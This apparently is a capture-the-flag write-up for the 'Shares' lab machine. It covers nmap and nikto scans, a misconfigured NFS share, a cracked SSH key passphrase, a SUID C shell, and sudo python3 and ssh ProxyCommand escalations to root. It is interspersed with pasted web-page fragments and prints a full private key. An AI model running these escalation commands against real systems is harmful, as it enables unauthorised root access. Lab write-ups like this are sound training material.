

# Shares

**Created:** 30-12-2020 13:56:03

**Updated:** 31-12-2020 05:28:15

**Author:** xShadowx

Enumeration And Reconnaissance

www.bitrecover.com

```

Hey This is my first room on cybersec labs
lets see how this goes
Target ip : 172.31.1.7

Basic Enumeration And Scanning
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 08:45 EST
Stats: 0:02:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.98% done; ETC: 08:49 (0:01:09 remaining)
Nmap scan report for 172.31.1.7 (172.31.1.7)
Host is up (0.28s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Pet Shop
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000  2,3,4    111/tcp   rpcbind
|   100000  2,3,4    111/udp  rpcbind
|   100000  3,4     111/tcp6  rpcbind
|   100000  3,4     111/udp6  rpcbind
|   100003  3       2049/udp  nfs
|   100003  3       2049/udp6 nfs
|   100003  3,4     2049/tcp   nfs
|   100003  3,4     2049/tcp6 nfs
|   100005  1,2,3   40905/tcp  mountd
|   100005  1,2,3   47626/udp mountd
|   100005  1,2,3   50913/tcp mountd
|   100005  1,2,3   54641/udp mountd
|   100021  1,3,4   32921/udp6 nlockmgr
|   100021  1,3,4   36436/udp nlockmgr
|   100021  1,3,4   41811/tcp6 nlockmgr
|   100021  1,3,4   46543/tcp nlockmgr
|   100227  3       2049/tcp   nfs_acl
|   100227  3       2049/tcp6 nfs_acl
|   100227  3       2049/udp   nfs_acl
|   100227  3       2049/udp6 nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
27853/tcp open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
-- INSERT --

```

### What they need

```

100227 3      2049/tcp6 nfs_acl
100227 3      2049/udp  nfs_acl
100227 3      2049/udp6 nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
27853/tcp open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 97:93:ea:47:f4:17:79:9c:bd:3d:d8:90:c3:93:d5:53:0f (RSA)
| 256 11:66:e9:84:32:85:7b:c7:88:f3:19:97:74:1e:6c:29 (EDDSA)
| 256 cc:66:1e:1a:91:31:56:56:7c:e5:d3:46:5d:68:2a:b7 [ED25519]
40091/tcp open  mountd  1-3 (RPC #100005)
40905/tcp open  mountd  1-3 (RPC #100005)
46543/tcp open  nlockmgr 1-4 (RPC #100021)
55297/tcp open  mountd  1-3 (RPC #100005)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN(V=7.91%E=%3D=12/30%OT=21%CT=1%CU=44365%PV=Y%DS=2%DC=T%G=Y%TM=5FEC85
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=104&CD=1%ISR=10B&TI=Z%C1=Z%II=I%TS=A)OP
OS:5(01=M5065T11NW7%02=M5065T11NW7%03=M506NN11NW7%04=M506ST11NW7X05=M5065T
OS:11NW7%06=M506ST11JWIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)EC
OS:(N|R=Y%DF=Y%T=40%W=F507X0=M506NN11NW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F%
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+F%R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:R=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F%R%O=%RD=0%Q=)U1(R=Y%DF=N
OS:Z=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%Z
OS:D=S)
```

Network Distance: 2 hops

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 3306/tcp)


HOP	RTT	ADDRESS
1	279.67 ms	10.10.0.1 (10.10.0.1)
2	279.88 ms	172.31.1.7 (172.31.1.7)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 268.78 seconds

### Something good

The Web Server Looks Like This



So At this time i thought to check any exploit for the open network file system share

And i was lucky

Penetration Testing

## Exploiting NFS Share



May 1, 2018 by Satyam Singh

Share: [f](#) [t](#) [o](#) [in](#)

Recently while performing a network-level penetration testing activity for one of the clients, I came across a vulnerability which was used to compromise almost all the systems in scope. In this article, we will learn how to exploit a weakly configured NFS share to gain access to remote host followed by the privilege escalation.

Network File System (NFS): Network File System allows remote hosts to mount the systems/ directories over a network. An NFS server can export directory that can be mounted on a remote Linux machine. This allows the user to share the data centrally to all the machines in the network.

### INFOSEC Skills

This Blog Showed how to exploit the open share and yea i got in and found the id\_r-s-a file

used ssh 2 john to convert it to a john format  
and cracked the password

### INFOSEC Skills

Enroll in an upcoming Infosec boot camp and save up to \$1,000!

With our special year-end pricing there's never been a better time to get certified.

[GET PRICING](#)

#### Related Articles

Penetration Testing October 13, 2020  
Using Merlin agents to evade detection

Penetration Testing September 26, 2020  
Important SOLMao commands

```
(root@kali:[/home/kali]
# 
[root@kali:[/home/kali]
# john --wordlist=/home/kali/rockyou.txt john
stat: john: No such file or directory
[root@kali:[/home/kali]
# john --wordlist=/home/kali/rockyou.txt /orighn.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA-1024] / EC/OPENSSH (SSH private keys) 32/64)
Cost 1 (XOF/cipher [0xMDS/1] <=MDS/3DES 2=bcrypt/AES)) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Notes: This format emits false positives, so it will keep trying even after
finding a candidate
Press 'q' or Ctrl-C to abort, almost any other key for status
hell06          (Encrypted.txt)
Session completed
[root@kali:[/home/kali]
```

Now There is a Problem - I have the password but don't have a username  
So i decided to run a n-i-k-t-o scan against the target

```
(root@kali:[/home/kali] Customer Sales and Service
# nikto -h 172.31.1.7
- Nikto v2.1.6
+ Target IP:      172.31.1.7
+ Target Hostname: 172.31.1.7
+ Target Port:    80
+ Start Time:    2020-12-30 09:52:07 (GMT-5)

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Server may leak inodes via Etags, header found with file /, inode: 18c2, size: 4f6307f924c80, mtime: gzip
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
```

But Nothing Useful

So after some research i thought i have to do something in order to privilege

escalate

so i used this

**C Program**

Similarly, we can use C language program file for root privilege escalation. We have generated a C-Program file and copied it into /tmp/raj folder. Since it is c program file therefore first we need to compile it and then set suid permission as done above.

```
1 | cp asroot.c /tmp/raj
2 | cd /tmp/raj
3 | gcc asroot.c -o shell
4 | chmod +s shell
```

**C Code That Will Perform the work.**

```
root@kali:~/pentest/shell# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
    setuid(geteuid());
    system("/bin/bash");
    return 0;
}

root@kali:~/pentest/shell# cp asroot.c /tmp/raj
root@kali:~/pentest/shell# cd /tmp/raj
root@kali:/tmp/raj# gcc asroot.c -o shell
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    system("/bin/bash");
               ^~~~~~
root@kali:/tmp/raj# chmod +s shell
root@kali:/tmp/raj# ls -la shell
-rwsr-sr- 1 root root 8520 May 24 08:12 shell
```

Now repeat the above process and run shell file to obtained root access.

It was a simple c script with these contents

```
root@kali:~/pentest/shell# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
    setuid(geteuid());
    system("/bin/bash");
    return 0;
}
```

and i ran this script with user k-a-l-i and now i was able to see contents of all files - nice

so now the main goal is to crack r-s-a key and gain access to am-i-r machine using ssh

the contents of id rsa are used to gain access

```
[root@kali]~# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,8D55B7449F8965162DA3B7F2F017FC21

2lI1tgSF61MjFg2Er22GWr9hImJbuZ01I556yFoLAGNj/95ZB2H8Er9u8wfMgr8z
uB8Yuw2Gm00jJguQ4CK36kDLT/hpG5AW5WFHASzePHx580l2hrH+2e5IAoIwcVmi
bFN3zIYYCzn6b1vRaqwkuuxA01E68IPxgAvm0Nr3sP539wngplyf7/+xqvPyT18
jT058FEMPFmeb+V0MHczlNNW06wrGnxQAea20N+IUwiSsTVSLv4QLGVWF8Lcualy
t4+4Kr47gd1xRn9HcNDztFIztimMdGp8AdV5z4KDKyL6FUvFmZqC2nxhbFUKtF7k
su7qHGrVp9Pkglx+/rUq9NeifcRGrhs0WctUXmW7JbbmrqFgw1+Xui6A/utTE
R8hEb1I4obffLnGdrAo4wuH+qta2oelwwjl/JxyqwbGH4RGAW/4AseqDzQ6RpfgQ
Sq8wBp5MMp2ZKEzEl8qcWcwS1FCGz/vPHpnEYwfpFlcJ1kpqkiT5gmNrDFauNm
upeSS7T5iAeHHmskbHJfNNNSGYjsbTrzCSFlq2vCNxGte7jta34YCvucNHBIUR/2y
GLrm3CmVYPrjdw0+uepPfUyQQLhSqiZdybGiljUei5+jax7tOjlBBjBS
Y0rMRwiG8FGDEBsmDzK30qB3Qb9TQcae9Wi/lfuxVfyfbukiGW2b65JGbd7R1q
Vh6pkWv4Hd35iGmVske7evsSupEMou9fkSJAKIrQTxadpU8wG2wpk0NTM7fh3aut
TDGKorRX0Xj+cV6zehjXUYyUTesTMDh9EUVmHuixvIFX8V3w562BV28murByt7I+
ubvmZxjvh51nzoJa4g81tnj/40CbhFCEK4nsExh0HS11WeDAvuedauLk2Wgiw/z
/ysssrshPiXe/vxYGFJlHelyDaUswpdrZ0AGzwUutN0r3yS6yTDH2raLSa76y
e1bxerh20/iEhzqa1RbWrg7fa+5FJRLAZdYlaqlEsVt81nw4mdBCpjEbUl19egF
xiQogCAilFWvnZQ4f12JPmk0mk84idw76+SdBeof18gGiR3mWn3IyoFLRacMs5N
4zrNBXOGCVVzXCo088ioYw1I91057c0vbxB8S40SbIevUprphf3VTZlyrRxw2AB/R
zclXHN/fEewst2maxauB+32Krm1uvTcCNk3CNre7NwPb6t80rY3R3E7h2S/MKT0Y
eZKbFFmlLwnokHzs18uIy8wrPj6H9R+wxt0+/KPVi3L7JIBparsHO4flBx1sMCUL
jLSNW/3J2ADP7QKA5AyjVcsIbp/aXyeJKCtg1Rc4Yl8mEmCroe61pCD00mnatWxF
Y9/z6VRC61sj04T1xYcGFSlVeXAnuN8TYR8mUyvruG80oNQ65RvgxSCRpZFe4EA
xmXIQ4pDW59LS07PnPdjsGN8eY7xTnG5509DYK6FoUC0T8hjp/wR9ucKDDqQoXpW
BM9cM5IPltG+wAlP39EbGMinnqqgDazWAK/wSKo4ieGlnWcNORe7Ti299tImCy0l
8zJWICDbh7bSMYyVPlWBrgUBWQ6xFI55iKdhjh1QdblZI04DoSathKFe+Khjb8bi
-----END RSA PRIVATE KEY-----
```

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by law.

```
[root@kali]~# 
Last login: Fri Apr  3 14:44:24 2020 from 172.31.249.99
amir@shares:~$ l
shell
```

using these command i was able to gain access

```
[root@kali]~# ssh -i id_rsa amir@shares -p 27853
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Dec 30 16:22:51 UTC 2020

System load:  0.0          Processes:           105
Usage of /:   39.5% of 9.78GB   Users logged in:   0
Memory usage: 20%           IP address for eth0: 172.31.1.7
Swap usage:   0%

21 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr  3 14:44:24 2020 from 172.31.249.99
amir@shares:~$ l
script.c shell*
amir@shares:~$ ls
script.c shell
amir@shares:~$ cd /
```

Passphrase was the password cracked by john.

now we need to access amy because she has access.txt  
running sudo -l

```
amir@shares:/$ clear
amir@shares:/$ sudo -l
Matching Defaults entries for amir on shares:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User amir may run the following commands on shares:
    (ALL : ALL) ALL
    (amy) NOPASSWD: /usr/bin/pkexec
    (amy) NOPASSWD: /usr/bin/python3
```

Files That can be run as root.

this means that we can run python as root so the problem that is that it requires a user password which we don't have so we can run sudo as user a-my as she must have access privileges higher than amir

SO

```
amir@shares:/$ sudo -u amy /usr/bin/python3 -c 'import pty;pty.spawn("/bin/sh")'
$ id^H
/bin/sh: 1: i: not found
$ id
uid=1001(amy) gid=1001(amy) groups=1001(amy)
$ ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
$ cd /home/kali^H^H^H^H^H^H
/bin/sh: 4: cd: can't cd to /home/kali
```

Using -u to run command  
as the specified user.

id changes it means we can run commands as a-my now  
got access . text

now we have to go to root dir

running sudo -l tells us that we can run ssh as root

```
$ sudo -l
Matching Defaults entries for amy on shares:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User amy may run the following commands on shares:
    (ALL) NOPASSWD: /usr/bin/ssh
```

so now i searched on website g-t-f-o bins and Yes

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

running this command gave me root and last flag system . text  
Awesome